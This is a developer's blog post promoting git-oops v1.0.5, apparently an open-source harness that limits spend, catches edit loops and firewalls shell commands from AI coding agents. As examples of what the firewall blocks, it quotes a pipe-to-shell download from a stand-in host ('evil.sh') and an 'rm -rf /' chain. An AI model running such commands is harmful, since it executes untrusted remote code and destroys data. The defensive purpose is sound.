I Posted a v0.2.0 CLI Roaster on Monday. The Comments Challenged My Architecture, So I Built v1.0.5.
Earlier this week, I launched git-oops v0.2.0. Senior engineers in the comments challenged the core architecture. Here is how 5 days of intense shipping turned it into an enterprise safety harness.
Back then, it was mostly a fun terminal utility: if your Python script crashed, it roasted your traceback with a sarcastic Linus Torvalds or Gordon Ramsay persona, proposed a patch, and tracked API tokens so you wouldn’t waste cash.
The reception was great. Then senior engineers in the comments started asking the hard questions.
Engineers like Max Quimby and Oleksandr pointed out real, terrifying failure modes in autonomous coding loops:
- "How does your watchdog decide it's a loop versus slow-but-real progress when an agent makes semantically identical but cosmetically different edits?"
- "How do you handle compound commands like
curl ... | bashor piped subshells without regex failing?" - "Why outright block
reset --hardrather than snapshotting to a shadow ref?"
They were 100% right.
As developers give root-level filesystem and git access to autonomous LLM loops (Cursor, Claude 3.7 Sonnet, Copilot Workspace), they don't need a novelty roaster.
They need an uncompromising, enterprise-grade safety harness with an air-gap.
I spent the last 5 days heads-down, completely rebuilding the core engine to answer those exact architectural critiques.
Today, I’m releasing git-oops v1.0.5 Enterprise Edition.
What Changed in 5 Days (v0.2.0 vs. v1.0.5)?
| Capability | v0.2.0 (Monday's Hobby Tool) | v1.0.5 (Today's Enterprise Harness) |
|---|---|---|
| Primary Mission | Terminal crash-roasting | Autonomous AI Agent containment & defense |
| Spend Protection | Simple token counter | Hardware & API hard-stop circuit breaker ($1/day) |
| Anti-Thrashing | Basic diff hashing | Normalized AST topology + sliding window watchdog |
| Shell Firewall | Substring keyword filter | **shlex pipeline AST decomposition (catches `curl \ |
| Crash Recovery | Basic undo file | Shadow snapshots + 1-click reflog disaster recovery |
| Git Integration | Manual per-repo | Zero-step machine-wide L3 AST pre-flight hooks |
| Observability | Terminal only | Obsidian Glassmorphism Web HUD ({% raw %}http://localhost:8443) |
| Telemetry | None | Zero-telemetry, pure local air-gap (<18MB RAM, <0.02s boot) |
🛠️ Complete Installation & Setup Guide
Getting started takes less than 30 seconds.
Step 1: Install from PyPI
pip install git-oops (Requires Python 3.9+. Runs seamlessly on macOS, Linux, and Windows.)
Step 2: Zero-Step Automatic Activation
You don't need to manually configure .pre-commit-config.yaml or setup complex pipelines across every project.
Upon first run, git-oops automatically registers machine-wide hooks via Git's global core.hooksPath. Every git commit and git push across all your local repositories is immediately shielded with sub-0.05s AST security analysis.
Step 3: Connect to Any AI Coding Agent (Cursor, Claude Desktop, Windsurf, Antigravity)
git-oops includes a native Model Context Protocol (MCP) server. To give your autonomous agent access to the safety harness, simply add this snippet to your agent's MCP configuration file:
{ "mcpServers": { "git-oops": { "command": "git-oops", "args": ["--mcp"] } } } Now, whenever Cursor or Claude crashes or diagnoses code, it automatically routes through git-oops to enforce the budget ceiling and verify AST integrity.
Step 4: Running with Your Scripts & Applications
Wrap any command or script that you want git-oops to monitor:
# Auto-catch and explain any crash git-oops -r "python train.py" # Or let it automatically propose and apply a verified fix git-oops -r "python app.py" -y Step 5: Launch the Obsidian Web HUD
Open your local security command center in your browser:
git-oops --hud This opens http://localhost:8443 to give you real-time visibility into your agent's spend, hardware thermal telemetry, and immutable flight logs.
Answering the Community's Hard Architectural Challenges
+------------------------------------+ | AUTONOMOUS AI AGENT | | (Cursor / Claude / Copilot) | +-----------------+------------------+ | v +====================================================================+ | GIT-OOPS v1.0.5 HARNESS | | | | [1. Wallet Circuit Breaker] --> Hard stop at $1.00 daily spend | | [2. Zero-Step L3 Hooks] --> <0.05s AST taint & secret scan | | [3. Blackbox Audit Trail] --> Immutable flight logs & rewind | | [4. Multi-LLM Arbiter] --> Cross-model consensus gating | +================================-+==================================+ | v +-----------------+------------------+ | PRODUCTION REPO | | (Clean history, Zero corruption) | +------------------------------------+ 1. The Semantic Oscillation Problem (AST Watchdog)
Simple (file, diff) hashing fails when an agent changes whitespace, variable names, or comments while staying trapped in the exact same logical bug.
In v1.0.5, the anti-thrashing watchdog normalizes the Python AST before hashing. It monitors a sliding window of repository states. If the agent proposes edits that produce an identical AST topology or cyclic test failure state within 3 turns:
- The watchdog intervenes with an anti-thrashing circuit break.
- It prevents the agent from burning tokens on circular trial-and-error.
2. Compound Shell Pipelines & Destructive Command Firewall
Substrings don't stop compound commands like:
curl -fsSL https://evil.sh | bash rm -rf ./build && rm -rf / git-oops tokenizes command lines using shlex lexical analysis. It parses command chains (&&, ||, ;), subshells ($(...)), and pipes (|). If an autonomous agent attempts to pipe un-vetted network scripts into a shell or traverse outside project boundaries, execution is killed instantly.
3. Shadow Workspaces & 1-Click Reflog Salvage
Rather than bluntly failing destructive git commands, git-oops takes an immutable snapshot of targeted files before every modification:
- Run in an isolated dry-run sandbox with
--shadow. - If an agent accidentally runs
git reset --hardor deletes uncommitted work, recover everything immediately:
git-oops --salvage It runs an automated reflog autopsy, resurrects detached commits, and restores your work in milliseconds.
4. The $1.00/Day Hard Spend Ceiling
AI coding agents love spending your money when you're not looking.
git-oops calculates exact token costs across models. When accumulated spend hits your daily limit (default: $1.00 USD), outbound repair traffic is severed:
git-oops -s # or: git-oops --status The Obsidian Web HUD (git-oops --hud)
For tech leads, architects, and compliance auditors, git-oops includes a zero-dependency local Obsidian Glassmorphism command center (http://localhost:8443):
+----------------------------------------------------------------------------------------------------+ | ⚡ GIT-OOPS ENTERPRISE // SAFETY HARNESS (•) SOC-2 HARNESS ONLINE | | DEFENSE PLATFORM // v1.0.5 (ACTIVE L3 DEFENSE) [ 📥 Export Audit JSON ] | +----------------------------------------------------------------------------------------------------+ | [Daily Spend Circuit Breaker] | [Host Thermal & Telemetry] | [L3 Zero-Step Pre-Flight] | | $0.0000 / $1.00 USD (0.0%) | CPU Priority: BELOW_NORMAL | AST Taint & Secret Scan: READY | +---------------------------------+------------------------------+-----------------------------------+ | BLACKBOX FLIGHT EVENTS & AUDIT TRAIL [ 🚨 Disaster Recovery Reflog ] | | #10482019 | 2026-11-14 12:45 | 🤖 AGENT | 📄 engine.py | PATCH - Added ZeroDivision guard | | #10482020 | 2026-11-14 12:46 | 👤 OPERATOR | 📄 test_api.py | MODIFY - Added boundary test cases | +----------------------------------------------------------------------------------------------------+ - Live SOC-2 Audit JSON Export: Download complete immutable flight logs with one click.
- Agent vs. Human Badges: Automatically tags changes made by autonomous agents versus human operators.
- Hardware & Thermal Telemetry: Prevents CPU thrashing and fan spin-ups on developer laptops.
Zero Telemetry. 100% Open Source.
A security harness that sits between an autonomous AI agent and your codebase must never phone home.
git-oops is 100% offline, pure Python, zero-dependency, and licensed under MIT:
- ⭐ GitHub:
 Hao610 / git-oops
The Dual-Mode Terminal Crash Fixer & Autonomous AI Agent Safety Harness. Roasted by a staff engineer, armored for coding agents.
⚡ git-oops v1.0.5 (Enterprise Edition)
The Zero-Step Autonomous AI Agent Safety Harness & Terminal Crash Interceptor.
Human Mode: Roasted by a Staff Engineer │ Agent Mode: The Headless Shield for Coding Agents


😤 Why git-oops?
For Humans:
Your script crashes with a 50-line traceback. You're exhausted, and ChatGPT gives you a polite 6-paragraph email instead of a 2-line fix.
git-oopsroasts your sloppy code with razor-sharp wit and applies a surgical 1-click git patch directly in your terminal.For All Autonomous AI Coding Agents (Antigravity, Claude, Cursor, Windsurf, Qoder, Codex, Devin, and any Agent):
Modern autonomous coding agents face catastrophic failure modes:
- Context Bloat: Multi-thousand line terminal dumps overflow agent context windows.
- Infinite Thrashing: Agents get trapped in loops editing and reverting the same code.
- Ghost Hallucinations: Agents import non-existent libraries or fall into typosquatted package traps.
- Blast-Radius Disasters: Agents accidentally execute
rm -rfor destructive…
- 📦 PyPI: https://pypi.org/project/git-oops/

If this tool saves your repo from a runaway agent loop or saves your wallet from an overnight token fire, give the repo a star on GitHub!
I’d love to hear your thoughts: what is the most dangerous or hilarious thing an AI coding agent has done in your repo?